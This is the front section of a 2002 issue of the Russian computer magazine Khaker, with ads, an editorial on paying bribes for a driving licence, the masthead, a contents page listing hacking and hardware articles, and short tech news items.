

ХАКЕР

ver 10.02 (46)

WWW.XAKER.RU



Report:
**PARADOX
DEMOPARTY
2002**

**ЦЕНА
СВОБОДЫ**

Прайс-лист взяток от
сотрудника МВД

▶ **МАХИНАЦИИ
С АКТИВАЦИЕЙ**

Выходу SP1 для WinXP
посвящается

▶ **ПИНГВИН С ВИБРОМАССАЖЕМ**

Турбо-ускорение для Linux

▶ **ВЗЛОМ И ЗАЩИТА
В ЛОКАЛЬНЫХ СЕТЯХ**

Как тебя могут поиметь

▶ **В ЧЕМ СИЛА, ВАТ?**

Дополнительные настройки

МОДИНГ:
Руководство к
действию



СТР
10

Компьютеры с частотой 0,02 Гц

Товар сертифицирован.

Это не тактовая частота.
С такой скоростью
мы их производим

Компьютеры DEPO

0,02 Гц = 1 компьютер в минуту

Компьютеры DEPO® на базе процессора Intel® Pentium®4 –
гарантия Вашей высочайшей конкурентоспособности

Продукция DEPO — это техника на уровне западных стандартов, которая поставляется по ценам российских производителей.

DEPO производит компьютеры на базе процессоров INTEL® PENTIUM® на заводских мощностях компании Dealine, сертифицированных по международному стандарту качества ISO 9001.

DEPO работает по принципу «Build to Order» — компьютеры только под заказ.

Клиент может подобрать оптимальную для него конфигурацию ПК из 20 000 вариантов. Каждого клиента обслуживает персональный менеджер.

Инсталляция и настройка ПО по принципу Plug&Work в соответствии со стандартами заказчика позволяет существенно сократить

время на подключение ПК к корпоративной сети.

Наши производственные ресурсы рассчитаны на выпуск до 1000 компьютеров в день, что позволяет в короткие сроки выполнить самые крупные заказы. Производственная линия DEPO обеспечивается самыми современными компонентами с крупнейшего в России склада.

ПК DEPO спроектированы для работы в корпоративных сетях и имеют сертификаты Microsoft на полную совместимость с Windows XP и Windows 2000.

Для экономии времени клиента на сайте www.depo.ru создан конфигуратор, работать с которым удобнее, чем с традиционными прайс-листами.

Клиенты DEPO пользуются системой скидок и специальными финансовыми условиями приобретения.

DEPO бесплатно доставляет оборудование по Москве и ближнему Подмосковью.

При покупке продукции DEPO клиент может выбрать один из 7 пакетов гарантийной поддержки.

Гарантийная и сервисная поддержка нашей продукции осуществляется в более чем 100 сервисных центрах по всей стране.

DEPO предоставляет клиентам компьютеры для тестирования.

Технические консультации по компьютерам DEPO вы можете получить по телефону «горячей линии» (095) 969-2227.



Телефон/факс: (095) 969 2111 • Телефон для дилеров: (095) 969 2222
Internet: [http:// www.depo.ru](http://www.depo.ru) • E-mail: info@depo.ru



Логотип и товарный знак DEPO зарегистрированы и принадлежат компании ДИЛАЙН. Intel, Intel Inside Logo и Pentium являются зарегистрированными товарными знаками Intel corporation или ее отделений в США и других странах.

Через несколько часов после того как я допишу эти строки, я пойду сдавать экзамен на права в ГАИ. За последний месяц я испытал на собственном опыте, как работает наша доблестная автоинспекция. Не на дороге, нет - это мне только предстоит испытать. В тихих кабинетах и на экзаменационных площадках. Система такая: в процессе обучения вождению тебе ненавязчиво так намекают, что без денег экзамен в ГАИ сдать невозможно, любые попытки будут пустой тратой времени. Выход? Дополнительные занятия с инструктором (\$100 за 10 уроков, при этом гарантии успешной сдачи все равно не будет) или... \$300, и права тебе принесут на тарелочке с голубой каемочкой. Даже если ты никогда за руль не садился. Тарифы здесь на любой достаток - за сотку баксов тебе «зачтут» любой элемент экзамена: теорию, упражнения на площадке или выезд в город. Участвовать в сдаче, конечно, придется, но даже если ты перепутаешь газ с тормозом и собьешь первую же фишку - на следующий день тебе все равно торжественно вручат права. Берешь весь экзамен целиком - у тебя бонус: можно куда не ходить, не позориться, только выбери время, чтобы за правами заехать. Из той группы, в которой я занимался, вождение в автошколе (предварительный экзамен перед ГАИ) не сдал никто, кроме, разумеется, «платников» - они на него вообще не приезжали. Хотя нет, один сдал: для отчетности, ведь в ГАИ не может быть 100% сдачи, ко-го-то и отсеять нужно...

Если ты думаешь, что так обстоят дела только с получением прав, ты ошибаешься. С этого номера у нас возрождается рубрика X-Стиль, и первая статья расскажет тебе все о ценах на... свободу. Да, именно так: ты узнаешь, сколько стоит отмазка по самым распространенным статьям, на которые можно запросто попасть, даже и не будучи уголовником. К тому же ты прочтешь, сколько приходится отстегивать за «хакерские» попойки. Это не материал по собственному опыту, а статья от одного человека, который работает в милиции и с тарифами знаком не понаслышке :). Просто имей в виду, что люди в форме, которые час назад били тебя по почкам за косячок в кармане, сейчас, скорее всего, им же и раскуриваются.

Береги себя и не попадай в ситуации, когда тебе придется покупать то, что только недавно было бесплатным - свободу.

2poisonS,
зам. главреда X



+ БРАТСКАЯ МОГИЛА +	<p>/РЕДАКЦИЯ >Главный редактор Сергей «SINtez» Покровский (sintez@real.xakep.ru) >Зам. главного редактора Александр «2poisonS» Сидоровский (2poisonS@real.xakep.ru) >Редактор ВЗЛОМ Иван «CuTTeR» Петров (cutter@real.xakep.ru) >Редактор PC_ZONE Михаил «M.J.Ash» Жигулин (m.j.ash@real.xakep.ru) >Редактор FERRUM Константин «p0r0h» Буряков (p0r0h@real.xakep.ru) >Редактор UNIXOID Артем «Cordex» Нагорский (cordex@real.xakep.ru) >Редактор CD Николай «AvalANche» Черепанов (avalanche@real.xakep.ru) >Корректор Виталий Петрович (vp@real.xakep.ru)</p>	<p>/ART >Арт-директор Кирилл Петров (Студия «100%КПД») (kerel@real.xakep.ru) >Дизайнеры Алик Вайнер «Imurik» (alik@real.xakep.ru) Евгений Чарский Роман Фофанов</p>	<p>/РЕКЛАМА >Руководитель отдела Игорь Пискунов (igor@gameland.ru) >Помощник руководителя Емельянцева Ольга (olgaeml@gameland.ru) >Менеджеры отдела Басова Ольга (olga@gameland.ru) Крымова Виктория (vika@gameland.ru) Авдеев Владимир (avdeev@gameland.ru) Рубин Борис (rubin@gameland.ru)</p>	<p>/PUBLISHING >Учредитель и издатель ООО «Гейм Лэнд» >Директор Дмитрий Агарунов (dmitri@gameland.ru) >Финансовый директор Борис Сворцов (boris@gameland.ru)</p>	<p>>Технический директор Сергей Лянге (serge@gameland.ru)</p>
	<p>/PR >PR менеджер Губарь Яна (yana@gameland.ru)</p>	<p>/INET >WebBoss Сворцова Алена (AlYona@real.xakep.ru) >Редактор сайта Леонид Боголюбов (xa@real.xakep.ru)</p>	<p>тел.: (095) 229.43.67 (095) 229.28.32 факс: (095) 924.96.94</p>	<p>/ОПТОВАЯ ПРОДАЖА >Руководитель отдела Владимир Смирнов (vladimir@gameland.ru) >Менеджеры отдела Андрей Степанов (andrey@gameland.ru) Самвел Антатьян (samvel@gameland.ru)</p>	<p>/ДЛЯ ПИСЕМ 101000, Москва, Главпочтамт, а/я 652, Хакер http://www.xakep.ru magazine@real.xakep.ru</p>
				<p>Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещания и средствам массовых коммуникаций ПИ № 77-11802 от 14 февраля 2002 г.</p>	<p>Мнение редакции не обязательно совпадает с мнением авторов.</p> <p>Редакция уведомляет: все материалы в номере представляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.</p> <p>Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса - преследуем.</p>
				<p>тел.: (095) 292.39.08 (095) 292.54.63 факс: (095) 924.96.94</p>	<p>Отпечатано в типографии «ScanWeb», Финляндия</p> <p>Тираж 75 000 экземпляров. Цена договорная.</p>

TIPS & TRICKS

Ведущий рубрики Tips&Tricks
Иван Скляр (Sklyarov@real.xaker.ru)
Присылай мне свои трюки и советы и,
возможно, ты увидишь их на страницах [].
В конце года самый активный участник
получит 100\$.

Редакция журнала и ведущий рубрики не
несут ответственности за советы, которые
читатели дают друг другу ;).

70/Цена свободы



X-СТИЛЬ

48/Взлом и защита в
локальных сетях
50/Интервью с
сотрудником ФАПСИ
52/Интернет черви
54/Нестандартные
backdoor'ы в *nix
58/Шифруемся!
62/Обман систем
контроля содержимого
64/Hack-FAQ

18/Paradox demoparty 2002
20/Как нам обустроить LAN
24/Биография одного сайта
28/В чем сила, Wat?
32/Резать! К чертовой матери!
40/Махинации с активацией
42/Наркотик для сетевых
грасоманов
44/Сетевые протоколы

66/Тингвин с вибромассажем

72/Delphi:
Мониторинг
запусковых файлов
75/Графика:
Рисование линий

78/Сервис на N персон
84/World Cyber Games
Russia Preliminary 2002
86/Зал суда
92/Мафия бессмертна.
Но ты - нет
94/Morrowind TES
Construction Set

4/HiTech News
8/HardNews



Ньюсы



Ferrum




Inside



PC_Zone



Взлом




Юниксoug



Кодинг



JoyStick



Юниты

96/ШарoWAREZ
102/www
104/FAQ
106/e-mail
110/Хумор
112/Борда

WARNING!!!
Редакция напоминает, что вся
информация, которую мы
предоставляем, рассчитана прежде
всего на то, чтобы указать на их
компаниям и организациям на их
ошибки в системах безопасности.

Иллюстрация: Петров Кирилл (KROt)

»» СТОП-КАДР

Ученые университета Вашингтона сконструировали робота-фотографа, обслуживающего мероприятия с массовым скоплением народа. Льюис, "газовый баллон" пожарно-красной расцветки, ловко шныряет меж праздного люда в погоне за дорогим кадром. Он всячески избегает столкновений и, чтобы не заблудиться, ориентируется на предусмотрительно развешенные сигнальные флаги. В сумятице ляжек и лодыжек робот наводит объектив точно на лица, выбирает оптимальный ракурс и производит съемку. Он делает свое дело, не зная усталости и тяжести в ногах. Как показала практика, люди практически не стесняются механического фотографа, а вскоре и вовсе перестают его замечать. Поэтому у робота гораздо больше шансов сделать яркие живые снимки без постановочного сюсюканья в объектив. Полтораметровый Льюис работает под управлением Linux и имеет процессор Pentium III 800 МГц в качестве мозгового центра.



»» ОТСТОЙНАЯ АСТРОНОМИЯ

● Астроном-любитель из Уэльса построил обсерваторию, используя старую канализационную трубу. Он выторговал ее за 5 баксов во время земляных работ по соседству с домом. Когда-то громадная сфера из стекловолокна выполняла функции отстойника. Теперь, отмытая от дерьма, одна ее половина сошла за купол обсерватории диаметром 1.8 метра, одиозно венчающий сарай. В новоявленной обсерватории установлен телескоп стоимостью не сколько тысяч долларов. Находчивый конструктор уже сделал первые снимки Юпитера, Сатурна и даже далеких галактик.

»» ДЕТЕКТОР ЛЮБВИ

● Румынский инженер изобрел "детектор любви". Перед тем как решиться на изъяснение в преданности до гроба, предлагается удостовериться в зрелости чувств партнера. Для этого избраннику или избраннице нужно подарить невинный браслетик, напичканный "разборчивой" электроникой. Миниатюрные сенсоры улавливают частоту пульса и прочие физические параметры влюбленного организма, транслируемые на экран приемника. Далее по специальной таблице можно определить степень искренности чувств. Говорят, мужские настроения прибор раскусывает на раз с максимальной точностью. Что касается тонкой женской психики, изобретатель гарантирует правильность показаний, как минимум, в одном случае из двух.

»» КТО НЕ СПРЯТАЛСЯ...

● Российские ученые НПО "Спецтехника и связь" представили устройство для обнаружения людей в абсолютно любой физической среде - живыми или мертвыми. Находится человеческое тело в закрытом или открытом помещении, завалено оно строительными конструкциями, спрятано под водой или толстым слоем бетона - прибор укажет его точное местонахождение. В основу работы положен радиолокационный принцип. Сейчас устройство проходит испытания на экспериментальном полигоне в Поволжье. Поначалу на каждый федеральный округ будет выделен один уникальный прибор стоимостью около 15 тысяч долларов за изделие.

»» РАССЛАБЬСЯ, ДЕТКА

● Джи Су Ким из Южной Кореи изобрел помаду-вибратор. Релаксирующий массаж снимает напряжение с губ, делая их мягкими и податливыми. С этой целью карандаш размещается в специальном патроне со встроенным моторчиком, работающим от батарейки. При легком нажатии механизм начинает вибрировать, особым образом - для устойчивости - укладывая мазки.



»» ХОЛОДИЛЬНИК ДЛЯ АФРИКИ

● Выпускник средней школы Йоханнесбурга разработал холодильную установку, которая не плавится под жарким африканским солнцем. Идея создания портативного холодильника, работающего без подключения к электрической сети, родилась у пацаненка во время школьного похода. Тогда взятые из дому продукты, как по команде, разом стухли. Новинка использует энергию солнца, которой на песчаном континенте не занимать. Южноафриканские компании по заслугам наградили молодого Кулибина и пособили с получением патента.

» БЕЗЗАСТЕНЧИВЫЙ ПОРНОГРАФ


● Японская компания Iizuka Denki Kogyo представила жидкокристаллический дисплей, информация на котором скрыта от злых глаз. Окружающие наблюдают абсолютно белый экран. Тем временем сидящий за дисплеем пользователь в темных очках работает с конфиденциальной информацией: читает биржевые котировки, вводит секретный пароль, рассматривает порно. Волшебный эффект достигается за счет удаления из экрана поляризирующих фильтров. Они располагаются непосредственно в очках, которые со стороны выглядят как солнцезащитные. Пятнадцатидюймовые дисплеи поступят в продажу уже в конце года по цене около 2 тысяч долларов.

» ПРАВИЛЬНЫЙ ШКАФ

● Швейцарские инженеры разработали технологию "правильной" сборки мебели в домашних условиях. На примере шкафа от IKEA было подсчитано, что существует 44 способа его собрать. Только 8 из них гарантируют совершенность конструкции, остальные назвать надежными язык не повернется. Большинство покупателей, по статистике, вообще инструкции не читает. Стараниями инженеров каждая деталь, оснащенная миниатюрными сенсорами движения и давления, теперь знает свое место. Информация поступает на микрочип, где обрабатывается и анализируется. Предупреждение о неправильно сбитом ящике и прочие рекомендации по сборке высвечиваются на дисплее.

» АЛМАЗ ИЗ ЛЮБИМОЙ

● Американская компания LifeGem Memorials предлагает услуги кремации останков любимого человека в искусственный алмаз. На разработку уникальной технологии ушло более трех лет. После очистки пепел, содержащий углерод, нагревается до температуры три тысячи градусов и образует графит. Далее под большим давлением следует метаморфоза в алмаз. Качество камушка подтверждается сертификатом Европейской геммологической лаборатории, анализирующей чистоту алмазов по всему миру. Процедура займет без малого 16 недель. Стоимость "ювелирной" ритуальной услуги колеблется от 4 тысяч долларов за алмаз в четверть карата без всякого обрамления до 24 тысяч долларов за изящное кольцо или колье. Такие они, настоящие фамильные драгоценности.



» МЕХАНИЧЕСКАЯ АКТИНИЯ

● На выставке Siggraph американские ученые представили робота, имитирующего поведение морской актинии. Гибкое силиконовое тельце обитает на дне аквариума, усыпанном осколками горных пород. Компьютер воссоздает освещение морской пучины в разное время суток и синтезирует характерные звуки живой среды. Пять щупалец из оптического волокна являются своеобразными органами чувств. Они реагируют на свет, прикосновения и непристойные жесты за стеклом. Напуганный робот-актиния, втянув щупальца, спешит отползти в угол. Как уверяют ученые, наблюдать за грациозными движениями имитатора примитивной формы жизни так же интересно, как за высокоинтеллектуальным поведением громоздкой жестянки.



» МИКСТУРА ОТ РОБОТА

● В аптеках Шанхая микстуру от насморка отпускают автоматы-фармацевты. По симптомам болезни, описанным несколькими нажатиями на сенсорном экране, автомат ставит диагноз и дает необходимые рекомендации. После внесения изменений в список лекарств пациент "скармливает" банкноты в приемник и может забирать покупку. На сегодняшний день автоматы допущены к работе исключительно с лекарствами, отпускаемыми без рецепта. За каждым шагом машины, не застрахованной от ошибок, внимательно следит приставленный медработник.

» РОБОДАНСЕР

● Компания Atuko Technologies представила первого в мире робота-танцора. Он способен попеременно выдавать диско, фанк, рок, хип-хоп и брейк-данс без усталости в течение 45 минут - настолько хватает одного заряда батареи. Верзила ASTAR ориентируется в пространстве при помощи цифровой камеры и инфракрасного сенсора расстояния. Сложная гидравлика суставов позволяет роботу на раз складываться пополам и тонко балансировать на запястьях, отбивая брейк-данс. В ушах у него два стереомикрофона класса high-end, улавливающие мало-мальски значимый звук. Процессор RISC 566 МГц в реальном времени анализирует музыкальный поток, отделяя биты от мелодии для высокодинамичного ответа на вызов извне. ASTAR имеет выдающиеся способности к обучению и работе в группе, взаимодействуя с пятью рободансерами одновременно. Новые движения робота могут быть запрограммированы с компьютера через USB. Уже к ноябрю полсотни собратьев ASTAR будут главными заводилами на дискотеках мира.

»» БРОНЕЖИЛЕТИК

● В Российском НИИ стали разработан миниатюрный бронезилет для детей. Кольчужка тянет на два кило, надежно оберегая от пули-дуры при стрельбе из пистолета в упор. Как уверяют конструкторы, более прочная конструкция потребовала бы применения толстых металлических пластин - неподъемной ноши для десятилетнего карапуза. В первые дни демонстрации новинки на выставке в Москве была распродана дюжина бронезилетов. Незадолго до этого заказа на крупную партию кольчужек пришел из Израиля. Стоимость детского бронезилета - около 25 долларов.

»» АНТИРАДИАЦИОННАЯ ДЖИНСА

● Джинсовый брэнд Levi Strauss представил новую линию "докеров" с защитой от излучения мобильных. Антирадиационными в новинке являются карманы со специальной прокладкой. Как заявили представители компании, пока что ни одно исследование не подтвердило вред мобильных телефонов и не доказало обратного. Однако против фетиша технологий не поперешь, и новинке прочат успех. В розничную продажу новые джинсы поступят весной следующего года.

»» САМОПИСЕЦ ДЛЯ СПАЛЬНИ

● Японская компания Sanyo представила "спальный самописец", контролирующий сон человека. Устройство являет собой тонкую эластичную пластину 10 на 60 сантиметров, которая помещается под простыню. В течение всей ночи тесные сплетения сенсоров снимают значения основных физических параметров. Под утро готов подробный отчет о колебаниях пульса и температуры тела, изменениях в ритме дыхания. В первую очередь, это бесценные сведения для врача, наблюдающего пациента с бессонницей. В будущем "самописец" сможет отдавать команды кондиционеру и осветительным приборам, поддерживая убаюкивающую атмосферу в спальне.

»» KARMA CHAMELEON

● Компания British Telecom выпустила партию эксклюзивных телефонов с гордо восседающим на бревне хамелеоном. Это точная копия настольного аппарата из нового рекламного ролика, который вызвал шквал звонков от зрителей. При звонке ящерица закатывает глаза и горланит браваду Culture Club "Karma Chameleon". Подобравшись к строчке "красный, золотой, зеленый", хамелеон брякается на задние лапы и семафорит окраской - прямо по тексту. Букашка на другом конце коряги пытается аккомпанировать ему на губной гармошке. Миллиардная игрушка поступила в продажу в октябре по цене 110 долларов.



»» РУЧНОЙ МАССАЖ

● Компания Raynet Technologies представила новый массажный модуль для наладонника Handspring. Нежные электрические импульсы, исходящие от гелевых ковриков, расслабляют и стимулируют мускулы. Предусмотрено несколько видов массажа: от легких успокаивающих пожатий, стимулирующих щипков и похлопываний до их сложных комбинаций для плеч, спины, рук и ног. Пятнадцатиминутная разминка под контролем компьютера на раз снимает накопившуюся за день усталость. Весь процесс наглядно отображается на экране в виде цветных графиков. При желании, не прекращая массажа, можно переключиться на другие приложения. Модуль расширения продается по цене 80 долларов.



»» ТАТУ ДЛЯ ДИАБЕТИКОВ

● Американские ученые разработали "умные тату" для диабетиков. Рисунок, набранный из флуоресцентных молекул, имплантируется под кожу в районе плеча или брюха - для защиты от прямых солнечных лучей. Когда уровень глюкозы в крови опускается ниже критической отметки, татуировка начинает светиться - сигнал принять экстренные меры.



Хочешь, чтобы о тебе узнали
МИЛЛИОНЫ?

Победителя ждет приз-
3000 евро!

Кроме того, ты можешь выиграть
поездку в Лондон
для двух человек или одну из
99 курток от Big Star.

Big Star
ищет таланты
и дает тебе
реальный шанс
прославиться!

Ты поешь лучше Rammstein?
Ты уверен, что твои фотки и картины давно пора
выставлять?
Твой первый фильм совсем совсем короткий, но ты не
сомневаешься, что Стивен Спилберг рыдал бы от
зависти, если бы ему посчастливилось увидеть твоё
творение?
А может быть, ты абсолютно уверен, что станешь
знаменитым дизайнером?
Хочешь, чтобы о тебе узнали миллионы - постарайся
как можно лучше представить свое творчество,
запиши аудио или видео кассету или сфотографируй
свои работы (оригиналы не принимаются). Заполни
купон на английском языке и отправь заявку в
Германию по указанному адресу.
К письму приложи свою фотографию.

Name _____

Adress _____

Date of Birth _____

In which category are you entering?

What star material are you sending us? _____

Heidht _____

Jacket size

S M L XL XXL

Signature _____

(In the case of entrants under 18, ignature
of parent or legal guardian)

BIG STAR International GmbH
Hegenhaeimer Str. 18
D-79576 Wheel am Rhein

Адреса магазинов "Джинсовая симфония":
м. Кузнецкий Мост, ул.Рождественка, 5
м. Савеловская, ул. Н.Масловка, 6, к.1
м. Чкаловская, ул. Земляной Вал, 39

Эксклюзивный дистрибьютер Big Star в России компания
"Джинсовая Симфония". Подробности на сайте www.jeans-s.ru
Заявки принимаются до 30 ноября 2002 года



БЕСПЛАТНАЯ ЕЖЕМЕСЕЧНАЯ ГАЗЕТА

N

E

W

S

Универсалы от Sony

Компания Sony выпустила две модели записывающих DVD-приводов. Первый привод - DRU500A - имеет интерфейс IDE, а его брат-близнец DRX500UL вылез на свет и стал внешним. Правда в этом ему очень помог USB 2.0 ;]. Характеристики резаков одинаковые и имеют следующий вид:



Запись DVD-R - 4x/DVD-RW - 2x.
Запись DVD+R/RW - 2.4x.
Запись CD-R - 24x/CD-RW - 10x.
Чтение DVD-дисков - 8x/CD-дисков - 32x.
Объем буфера - 8Мб.
Время доступа к CD - 160 мс и 200 мс к DVD-дискам.

Список прилагаемого ПО довольно богат: Veritas RecordNow DX, Veritas Drive Letter Access, Veritas SimpleBackup, Sonic Solutions MyDVD, Arcsoft Showbiz 1.2, CyberLink PowerDVD и MusicMatch Jukebox. Настала пора окончательно переходить на DVD? Да, если не отпугивает цена в 350 грн за внутренний привод и в 430\$ за внешний ;].

Беспроводной джойстик

Компания Logitech представила свой новый девайс - беспроводной джойстик Logitech Freedom 2.4. Цифры в названии означают не номер версии, а радиочастоту встроенного передатчика. Из возможностей, которыми он может порадовать геймера, можно выделить следующие: 10 программируемых кнопок, 8-позиционный переключатель видов, рычаг управления тягой и управление рулем поворота.



Подключается он по USB-интерфейсу, а стоит порядка 70 денежных единиц сам знаешь какой валюты ;].

Стильная акустика

Pure Digital выпустила новую акустику VideoLogic ZXR-200 2.1. Система состоит из деревянного сабвуфера и двух пластиковых сателлитов, выпол-



ненных в стильном серебристом корпусе. Мощность акустики - 35 Вт (RMS), а частотный диапазон составляет 35 Гц - 20 кГц. Неплохо, учитывая невысокую цену в 60 бакинских.

ЖК-моник от LG



LG Electronics порадовала новым 15-дюймовым мультимедийным ЖК-монитором - L 1510M, который пришел на смену FL 568LM. Вся мультимедийность базируется на двух динамиках по два ватта на каждый. Характеристики самого моника выглядят так: Яркость - 250 кд/кв.м. Контрастность - 350:1. 16 млн. цветов (24-битный цвет). Разрешение - 1024x768 (75Гц).

Углы обзора - 130 градусов по горизонтали и 100 градусов по вертикали.

Помимо этого имеется и фирменная фишка - Light View, позволяющая автоматически регулировать яркость и контрастность картинки, подстраиваясь к условиям освещенности. Стоит эта ЖК-модель порядка 550 баксов.

Бесшумный кулер

Надоел непрекращающийся шум кулера? Да, можно просто выключить комп, а можно купить кулер от Verax Ventilatoren, едва слышимый даже если поднести к нему ухо. Имя этой бесшумной радости - Verax CAIRdB P14. Спасать уши юзверей он призван на Socket A и с Socket 370 системах. Достигается это не за счет каких-то супер технологий, а за счет грамотного проектирования и формы пропеллера. Вращается он не по часовой стрелке, как обычно, а про-



тив. Это обеспечивает хорошее охлаждение и отсутствие надоедливого шума. Правда, за столь необычную новинку придется выложить около 60 буказюидов.

Sound Sketcher

Sound Sketcher - это MP3 микшер/рекордер, выпуск которого компания Yamaha намерена осуществить в самое ближайшее время. Дизайн этого интересного девайса



выполнен в духе уже подзабытых кассетников и до боли знакомым расположением кнопок. Впрочем, размеры Sound Sketcher SH-01 не такие громоздкие, как у древних предков, и составляют всего 200 x 34 x 133 мм при весе в 450 граммов. Работает он от трех батареек (AA) или от блока питания. С компом восстанавливается через USB. Микшер оборудован встроенным микрофоном и гнездом под флэш-карту Smart Media, на которую можно записать до 85 минут MP3 с качеством 192 Кбит/с или до 260 минут с низким битрейтом. Также имеется возможность записывать одновременно с нескольких источников с разными уровнями громкости. Кроме того, в SH-01 встроены метроном, камертон и специальный блок на 64 эффекта. Стоит все это хозяйство 330\$.

Внешний Теас

Теас порадовала многочисленных врезников своим новым внешним приводом DW-2245PU для работы с DVD/CD-RW. Общение с компами у него происходит по интерфейсу USB 2.0. Так что врез будет литься достаточно быстро. Остальные характеристики тоже на высоком уровне:



Максимальная скорость записи CD-R - 24x.
Максимальная скорость чтения CD - 24x (Z-CLV).
Скорость записи/перезаписи CD-RW - 10x (CLV).
Чтение DVD - 8x.
Объем буфера - 2Мб.
Среднее время доступа - 90 мс (CD-ROM) и 110 мс (DVD-ROM).

А учитывая славу приводов Teac, как надежных и быстрых девайсов, то можно с уверенностью сказать, что на нашем рынке эта модель не затеряется.

Серебряные мамы

Компания Albatron, не шибко известная в наших краях, стремится разнообразить модельный ряд материнок под Pentium 4. Ее новые мамы называются Silver PX845G и Silver PX845E, а работают на чипсетах Intel 845G и Intel 845E. Помимо эстетической привлекательности, использование серебра позволяет плате поглощать всяческие помехи от видеокарты, процессора, оперативки и т.д. Кроме того, серебро быстрее проводит тепло и охлаждается, что, безусловно, очень порадует продвинутых



оверклокеров. Остальные характеристики материнки достаточно стандартны: Слот AGP 4x.

Шесть слотов PCI.

Один CNR.

Шестиканальное аудио AC97.

Шесть портов USB 2.0.

А модель Silver PX845G имеет и встроенную видеокарту. Ну, кто хочет серебряную маму :)?

Audigy 2

Не успели многочисленные юзеры и меломаны обзавестись звуковухой Audigy, как Creative анонсировала новую Sound

Blaster Audigy 2 и Sound Blaster Audigy Platinum 2. Что же в них такого замечательного по сравнению с прошлыми версиями? Взглянем на спецификации:

Поддержка Dolby Digital EX и EAX Advanced HD.

Поддержка 7-канальных аудиосистем. Улучшенный показатель соотношения «сигнал/шум» - 106дБ.

Частотный диапазон - от 10Гц до 46кГц. Максимальная частота дискретизации при воспроизведении - 192кГц, при оцифровке звука - 96кГц, разрядность - 24 бита.

Поддержка интерфейса SPDIF: качество входного - 24 бит/96кГц; выходного - 24 бит/48кГц или 96кГц.

Порты FireWire.

Кроме этого, модель Sound Blaster Audigy Platinum 2 имеет I/O-панель (с пультом ДУ), на которой расположены регуляторы громкости звука и микрофона, различные коннекторы (выход для наушников, линейный вход, вход для микрофона, MIDI In/MIDI Out, оптический и коаксиальный SPDIF In/Out, SB1394-порт и т.д.). В общем, видно, что цифра «2» в названии звуковух появилась вполне заслуженно. Цена же на новинку составит 130 буказидов за Sound Blaster Audigy 2 и целых 200 уев за Platinum 2. Помимо звуковух Creative планирует еще выпустить две новые 6.1-аудиосистемы: Inspire 6700 и MegaWorks 550D. Ждем-с...

Продвинутый резак

Компания Philips на этот раз изменяет жизнь к лучшему многочисленным варезникам и юзерам, страдающим от

постоянного недостатка места на винте. Ее новый девайс - DVD RW228 призван решить все эти проблемы, т.к. он умеет записывать инфу как на обычные болванки CD-R, CD-RW, так и на DVD+R и DVD+RW. А это уже совершенно другие объемы и возможности. Скоростная формула резака выглядит так: 2,5x запись на DVD+R, 2,5x скорость для DVD+RW, 8x скорость чтения с DVD и перезапись на CD - 12x, 10x и 32x. Качество записи будут контролировать фирменные технологии Thermo-Balanced Writing и Seamless Link. В комплект к резаку будет прилагаться разнообразное ПО, а также аудио кабель, диск DVD+RW и диск DVD+R. В общем, картина вырисовывается довольно привлекательная, главное, чтобы цена на нее была не слишком заоблачной.

Белкин Mobile Rack

Славившаяся своими интересными девайсами компания Belkin представила свое новое решение, призванное заметно облегчить жизнь юзерам, регулярно переносящим инфу с одного компа на другой. Это внешний контейнер для IDE-дисков с интерфейсом USB 2.0. Несомненных плюсов у него два. Во-первых, не требуется лишний раз вскрывать корпус компьютера, чтобы слить файлы, а во-вторых, с его помощью можно любой внутренний ATAPI-привод превратить во внешний с интерфейсом USB 2.0. Mobile Rack имеет массивный кулер для охлаждения приоткрывшихся девайсов (3.5" или 5.25" накопителей). Цена же на этот контейнер составит 100\$.

Новый ЖК-монитор от Sony: из игрового зала в домашний кинотеатр

17-дюймовый LCD моник под названием Sony X72 использует матрицу повышенной яркости (до 280 кд/м2) и высокой контрастности (до 400:1), а его рабочее разрешение 1280x1024. Что это значит? Это значит что даже в солнечный день с включенным светом, сев под острым углом к плоскости экрана, ты все равно сможешь сделать филигранный headshot в Counter-Strike и прочесть каждую строчку в титрах после «Приключений Буратино» на DVD. Монитор оборудован тремя сразу видеовходами: один DVI-D и два HD15 – любая видюха почувствует себя с ним как дома. Особенно после того, как система автоматической настройки сама распознает тип входного сигнала, чтобы подстроить изображение. А как тебе 2 стереодинамика и встроенный источник питания? Одним словом – из эс Сони...



Что делает фантазию реальностью? U.S.Robotics



Аналоговые, кабельные и DSL-модемы

Модемы U.S.Robotics одни из самых популярных модемов в мире. Заложенные в них технологии помогают сделать деловую и развлекательную информацию в Интернет легкодоступной, а также соединить по электронной сети людей во всем мире.



Сетевой адаптер 10/100 Мбит/с - USR7900

Сделайте Ваш компьютер частью сети. При помощи сетевых адаптеров USR7900 и маршрутизатора Вы сможете объединить Ваши компьютеры в сеть 10/100 Мбит/с. Простая установка (Plug and Play) и технология «Контроль работы LAN (WoL)» – дистанционное управление адаптерами, помогут Вам в построении сети.



5-ти портовый коммутатор - USR7905

Создание сети перестало быть сложным. С 5-ти портовым коммутатором USR7905 Вы построите локальную сеть за считанные секунды и соедините компьютеры в сеть 10/100 Мбит/с. К коммутатору могут быть подключены адаптеры различных производителей. Вы сможете легко нарастить имеющуюся сеть и объединить столько компьютеров, сколько необходимо.



Широкополосный маршрутизатор - USR8000

Постройте сеть для Ваших компьютеров. Подключите модем к маршрутизатору USR8000 и все компьютеры Вашего дома или офиса смогут получить скоростной доступ в Интернет. Помимо этого в Вашем распоряжении окажутся ресурсы построенной сети: игры, музыка, видео, а также возможность использования сетевого принтера и уже встроенный в маршрутизатор firewall.

www.rrc.ru



RRC
Business Telecommunications

Оптовые поставки оборудования осуществляет компания RRC - мастер-дистрибутор U.S.Robotics Corp.

• Москва: (095) 956-1717 • С.-Петербург: (812) 325-0636 • pcd@rrc.ru

ПРИГЛАШАЕМ К СОТРУДНИЧЕСТВУ ДИЛЕРОВ

